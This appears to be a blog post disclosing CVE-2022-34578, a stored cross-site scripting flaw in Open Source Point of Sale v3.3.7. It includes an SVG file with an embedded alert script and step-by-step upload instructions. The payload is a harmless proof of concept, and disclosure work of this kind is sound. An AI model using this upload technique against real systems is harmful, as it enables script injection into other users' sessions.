

[Open in app](#)[Get started](#)

GrimTheRipper

[Follow](#)

Jun 23 · 2 min read · [Listen](#)

[Save](#)


# [CVE-2022-34578] Open Source Point of Sale v3.3.7— File Upload Cross-Site Scripting

## Description

# An Issue is discovered in Open Source Point of Sale v3.3.7.

#We found a vulnerability file upload, when we upload malicious file at Update Branding Settings page.

## Payload Attack



```
GrimTheRipperTeam.svg
Users > b9p4z5 > Downloads > GrimTheRipperTeam.svg
1 <?xml version="1.0" standalone="no"?>
2 <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
3 <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
4   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
5   <script type="text/javascript">
6     alert('Grim The Ripper Team by SOSECURE Thailand');
7   </script>
8 </svg>
```

<https://github.com/bypazs/GrimTheRipper>

## Proof of Concept





Open in app

Get started



Selamat Datang di OSPOS!

Nama Anda  
admin

Kata kunci  
\*\*\*\*\*

Lanjutkan

 Sumber Terbuka Titik Penjualan




First, we login to the target application with admin privileges.





Open in app

Get started



planta david ▾



<input type="checkbox"/>	Nomor ID	Kode Barang	Nama Barang	Kategori	Nama Perusahaan	Harga Beli	Harga Jual
<input type="checkbox"/>	76	1122334411	tterer   Each	ererer		12,00 \$	14,00 \$
<input type="checkbox"/>	77	1122334422	asdfa   Cada	asdf	PT.SIDOMUNCUL	5,00 \$	7,00 \$

We select “Buat Barang Baru” menu.





Open in app

Get started

Avatar

SELECCIONAR IMAGEN

Permitir Descripción Alternativa

☐

El Artículo tiene Número de Serie

☐

ENVIAR

NUEVO

At Favicon, click “Seleccionar Imagen” for select a file.





Open in app

Get started

1

Gambar

GrimTheRipperT

Ubah Gambar

Hapus gambar

Deskripsi Alternatif dimungkinkan

☐

Item Memiliki Nomor Serial

☐

Jumlah per paket

1

Kirim

Baru

Browse the file where we prepared the payload XSS Then click “Baru” for saving a file.





[Open in app](#)

Get started

After uploading the file The file will appear in a new row in the table.

We found the XSS!

**Author**

Grim The Ripper Team by SOSECURE Thailand





Open in app

Get started

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

